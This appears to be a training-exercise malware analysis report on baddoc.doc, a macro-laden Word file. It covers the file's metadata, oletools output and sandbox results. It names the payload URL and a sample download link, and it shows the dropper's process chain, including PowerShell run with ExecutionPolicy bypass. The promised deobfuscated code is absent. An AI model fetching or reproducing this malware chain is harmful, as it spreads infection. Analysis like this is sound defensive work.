Baddoc Report


Type of Report	Static and Sandbox Analysis / Dynamic Analysis
Date	4/3/2024
Analyst/Author	Mitchell Ross Burcheri
Reviewer	Srinivasa Kumar / Pradeep Ponnusamy

Summary

baddoc.doc is a malicious word document that contains a visual basic macro script which creates and executes scripts to install malicious software from the url http://91.220.131.44/upd/install.exe.

I could not run a dynamic analysis of the malware because I do not have word installed on my VM, so I could not analyse the behaviour of the malware. Both VirusTotal and Hybid Analysis have previously detected this malware as malicious.

Running Processes



```
Analysed 7 processes in total.

└ WINWORD.EXE /n "C:\baddoc.doc" (PID: 6420)
   └ cmd.exe /c %TEMP%\adobeacd-update.bat (PID: 384)
      ├ PING.EXE ping 1.1.2.2 -n 2 (PID: 7400)
      ├ chcp.com chcp 1251 (PID: 6912)
      └ cscript.exe "%TEMP%\adobeacd-update"".""v""bs" (PID: 7008)
         └ powershell.exe -noexit -ExecutionPolicy bypass -noprofile -file %TEMP%\adobeacd-update.ps1 (PID: 1852)
            └ cmd.exe /c %TEMP%\444.exe (PID: 3332)
```

Sample was found on LetsDefend
Link (WARNING: LINK DOWNLOADS MALICIOUS FILE):
https://letsdefend-images.s3.us-east-2.amazonaws.com/Courses/MaliciousDocumentAnalysis-Malware-Samples/baddoc.zip

Static Analysis


General Information
{Include malware type, file's name, size, and current antivirus detection capabilities. Don't forget about hashes: MD5, SHA1, SHA256, and SSDEEP. And if a sample has different family names, it's worth mentioning them, too. }

Filename	baddoc.doc

Size	64 KB (65,536 bytes)
Type	DOC
MIME Type	application/msword
Identification	Word 8.0
Creation Date	2015:02:08 19:56:00
Modification Date	2015:02:10 15:27:00
Language Code	Russian
Template	Normal.dotm
md5	a3b613d128aace09241504e8acc678c2
sha1	edde71ccadfad1380b881da5ecafc77fba5885b8
sha256	8b92c23b29422131acc150fa1ebac67e1b0b0f8cfc1b727805b842a88de447de

Static Analysis Observations

Exiftool




C:\Users\Mark\Desktop\exiftool(-k).exe

```
ExifTool Version Number         : 12.77
File Name                       : baddoc.doc
Directory                       : C:/Users/Mark/Desktop/LetsDefend
File Size                       : 64 kB
File Modification Date/Time     : 2023:03:02 20:38:01+11:00
File Access Date/Time           : 2024:03:04 04:46:02+11:00
File Creation Date/Time         : 2024:03:02 00:38:27+11:00
File Permissions                : -rw-rw-rw-
File Type                       : DOC
File Type Extension             : doc
MIME Type                       : application/msword
Identification                  : Word 8.0
Language Code                   : Russian
Doc Flags                       : 1Table, ExtChar
System                          : Windows
Word 97                         : No
Title                           :
Subject                         :
Author                          :
Keywords                        :
Comments                        :
Template                        : Normal.dotm
Last Modified By                :
Software                        : Microsoft Office Word
Create Date                     : 2015:02:08 19:56:00
Modify Date                     : 2015:02:10 15:27:00
Security                        : None
Company                         :
Char Count With Spaces          : 341
App Version                     : 15.0000
Scale Crop                      : No
Links Up To Date                : No
Shared Doc                      : No
Hyperlinks Changed              : No
Title Of Parts                  :
Heading Pairs                   : ╨¥╨░╨╖╨▓╨░╨╜╨╕╨╡, 1
Code Page                       : Windows Cyrillic
Comp Obj User Type Len          : 32
Comp Obj User Type              : ─εΩ≤∞σφ≥ Microsoft Word 97-2003
Last Printed                    : 0000:00:00 00:00:00
Revision Number                 : 1
Total Edit Time                 : 0
Words                           : 51
Characters                      : 291
Pages                           : 1
Paragraphs                      : 1
Lines                           : 2
```

- Template:Normal.dotm which means the file contains a macro script. The script embedded in the file is a visual basic script.

- Language Code:Russian tells us that the file is Russian. The Heading Pairs and Comp Obj User Type contain unusual characters which mean the text is supposed to be in Russian but isn’t being converted to Russian characters on my machine.


oletools



```
C:\Users\Mark\Desktop\LetsDefend>olemeta C:\Users\Mark\Desktop\LetsDefend\baddoc.doc
olemeta 0.54 - http://decalage.info/python/oletools
THIS IS WORK IN PROGRESS - Check updates regularly!
Please report any issue at https://github.com/decalage2/oletools/issues
===============================================================================
FILE: C:\Users\Mark\Desktop\LetsDefend\baddoc.doc

Properties from the SummaryInformation stream:
+---------------------+------------------------------+
|Property             |Value                         |
+---------------------+------------------------------+
|codepage             |1251                          |
|title                |                              |
|subject              |                              |
|author               |                              |
|keywords             |                              |
|comments             |                              |
|template             |Normal.dotm                   |
|last_saved_by        |                              |
|revision_number      |1                             |
|total_edit_time      |0                             |
|create_time          |2015-02-08 19:56:00           |
|last_saved_time      |2015-02-10 15:27:00           |
|num_pages            |1                             |
|num_words            |51                            |
|num_chars            |291                           |
|creating_application |Microsoft Office Word         |
|security             |0                             |
+---------------------+------------------------------+

Properties from the DocumentSummaryInformation stream:
+---------------------+------------------------------+
|Property             |Value                         |
+---------------------+------------------------------+
|codepage_doc         |1251                          |
|lines                |2                             |
|paragraphs           |1                             |
|scale_crop           |False                         |
|heading_pairs        |[b'\xcd\xe0\xe7\xe2\xe0\xed\xe|
|                     |8\xe5', 1]                    |
|titles_of_parts      |[b'']                         |
|company              |                              |
|links_dirty          |False                         |
|chars_with_spaces    |341                           |
|shared_doc           |False                         |
|hlinks_changed       |False                         |
|version              |983040                        |
+---------------------+------------------------------+
```



```
C:\Users\Mark\Desktop\LetsDefend>oleid baddoc.doc
XLMMacroDeobfuscator: pywin32 is not installed (only is required if you want to use MS Excel)
oleid 0.60.1 - http://decalage.info/oletools
THIS IS WORK IN PROGRESS - Check updates regularly!
Please report any issue at https://github.com/decalage2/oletools/issues

Filename: baddoc.doc
WARNING  For now, VBA stomping cannot be detected for files in memory
--------------------+--------------------+----------+--------------------------
Indicator           |Value               |Risk      |Description
--------------------+--------------------+----------+--------------------------
File format         |MS Word 97-2003     |info      |
                    |Document or Template|          |
--------------------+--------------------+----------+--------------------------
Container format    |OLE                 |info      |Container type
--------------------+--------------------+----------+--------------------------
Application name    |Microsoft Office    |info      |Application name declared
                    |Word                |          |in properties
--------------------+--------------------+----------+--------------------------
Properties code page|1251: ANSI Cyrillic;|info      |Code page used for
                    |Cyrillic (Windows)  |          |properties
--------------------+--------------------+----------+--------------------------
Encrypted           |False               |none      |The file is not encrypted
--------------------+--------------------+----------+--------------------------
VBA Macros          |Yes, suspicious     |HIGH      |This file contains VBA
                    |                    |          |macros. Suspicious
                    |                    |          |keywords were found. Use
                    |                    |          |olevba and mraptor for
                    |                    |          |more info.
--------------------+--------------------+----------+--------------------------
XLM Macros          |No                  |none      |This file does not contain
                    |                    |          |Excel 4/XLM macros.
--------------------+--------------------+----------+--------------------------
External            |0                   |none      |External relationships
Relationships       |                    |          |such as remote templates,
                    |                    |          |remote OLE objects, etc
--------------------+--------------------+----------+--------------------------
```

Command to extract source code: olevba baddoc.doc
Command to extract deobfuscated source code: command: olevba --deobf --reveal baddoc.doc

Analysis of the VBA script (see the deobfuscated code at the end of the report):

When the visual basic script is run there is a file c:\Windows\Temp\adobeacd-update.bat which is created and runs c:\Windows\Temp\adobeacd-updatexp.vbs which is created to install a file from the address http://91.220.131.44/upd/install.exe called c:\Windows\Temp\444.exe or c:\Users\%username%\AppData\Local\Temp\444.exe.

The file c:\Users\%username%\AppData\Local\Temp\adobeacd-update.vbs creates a Wscript.shell object that runs powershell to bypass the ExecutionPolicy for the file 'c:\Users\%username%\AppData\Local\Temp\adobeacd-update.ps1';"

Extracted the following information the tools Olevba and VS Code


Keyword	Description

AutoExec	Runs when the Word document is opened
Auto_Open	Runs when the Excel Workbook is opened
Workbook_Open	Runs when the Excel Workbook is opened
Environ	May read system environment variables
Open	May open a file
Write	May write to a file (if combined with Open)
Output	May write to a file (if combined with Open)
Print #	May write to a file (if combined with Open)
Kill	May delete a file
Shell	May run an executable file or a system command
vbNormal	May run an executable file or a system command
GetObject	May get an OLE object with a running instance
Windows	May enumerate application windows (if combined with Shell.Application object)
User-Agent	May to download files from the Internet
Chr	May attempt to obfuscate specific strings
system	May run an executable file or a system command on a Mac (if combined with libc.dylib)
open	May open a file (obfuscation: VBA expression)
SaveToFile	May create a text file (obfuscation: VBA expression)
WScript.Shell	May run an executable file or a system command (obfuscation: VBA expression)
Run	May run an executable file or a system command (obfuscation: VBA expression)
noexit	May run PowerShell commands (obfuscation: VBA expression)
ExecutionPolicy	May run PowerShell commands (obfuscation: VBA expression)
noprofile	May run PowerShell commands (obfuscation: VBA expression)
CreateObject	May create an OLE object (obfuscation: VBA expression)

New-Object	May create an OLE object using PowerShell (obfuscation: VBA expression)
Net.WebClient	May download files from the Internet using PowerShell (obfuscation: VBA expression)
DownloadFile	May download files from the Internet using PowerShell (obfuscation: VBA expression)
System	May run an executable file or a system command on a Mac (if combined with libc.dylib) (obfuscation: VBA expression)
Hex Strings	Hex-encoded strings were detected, may be used to obfuscate strings (option --decode to see all)
Base64 Strings	Base64-encoded strings were detected, may be used to obfuscate strings (option --decode to see all)
VBA obfuscated Strings	VBA string expressions were detected, may be Strings used to obfuscate strings (option --decode to see all)
IPv4 Addresses	1.3.1.2 2.2.1.1 1.3.1.2 1.1.2.2 91.220.131.44
URLs	http://91.220.131.44/upd/install.exe
Dropped file paths	c:\Windows\Temp\adobeacd-update.bat c:\Windows\Temp\adobeacd-updatexp.vbs c:\Windows\Temp\444.exe c:\Users\%username%\AppData\Local\Temp\adobeacd-update.vbs c:\Users\%username%\AppData\Local\Temp\adobeacd-update.bat c:\Users\%username%\AppData\Local\Temp\adobeacd-update.ps1

Sandbox Analysis

Hybrid Analysis Report:
https://www.hybrid-analysis.com/sample/8b92c23b29422131acc150fa1ebac67e1b0b0f8cfc1b727805b842a88de447de



Analysis Overview

Submission name:	baddoc.doc
Size:	63KiB
Type:	doc office
Mime:	application/msword
SHA256:	8b92c23b2942213lacc150falebac67e1b0b0f8cfc1b727805b842a88de447de
Operating System:	Windows
Last Anti-Virus Scan:	02/15/2024 14:28:49 (UTC)
Last Sandbox Report:	02/15/2024 14:28:49 (UTC)

malicious

Threat Score: 100/100

AV Detection: 83%

Labeled as: VB.Chronos.7.2EF93E7E

#macros-on-open #evasive

Anti-Virus Results

CrowdStrike Falcon

100%

Static Analysis and ML

Last Update:	02/15/2024 14:28:49 (UTC)
View Details:	N/A
Visit Vendor:	

MetaDefender

66%

Multi Scan Analysis

Last Update:	02/15/2024 14:28:49 (UTC)
View Details:	
Visit Vendor:	

Related Hashes


Related files

Name	Verdict
baddoc (1).zip eb95c7f8589bc6754f2b9ba5d373eb08b8070664b019c0d6944a743daeb7351b	malicious

Files extracted during detonation

Name	Verdict
adobeacd-update.vbs 4d5bdbd57dae4d4da5ad23f4e5609d02eaf2dbac7f8d5178d42bc1121b9c2a9e	malicious
baddoc.LNK 1b019d667788cb092d56e201206fe9526b156ff98ded1f3d9d55ae302410df61	no specific threat
e1f37d99490cd216b2fc6fdd9a161b1fa63273f7d0a14de4fff287d8286ca2b0.bin e1f37d99490cd216b2fc6fdd9a161b1fa63273f7d0a14de4fff287d8286ca2b0	suspicious
~WRD0001.tmp 5f434c57d07a659e2cfa56ea9ea9ddfb9b13d701546c6a624a3a5ef36274c95b	no specific threat


Hybrid Analysis analysed 7 processes



Analysed 7 processes in total.

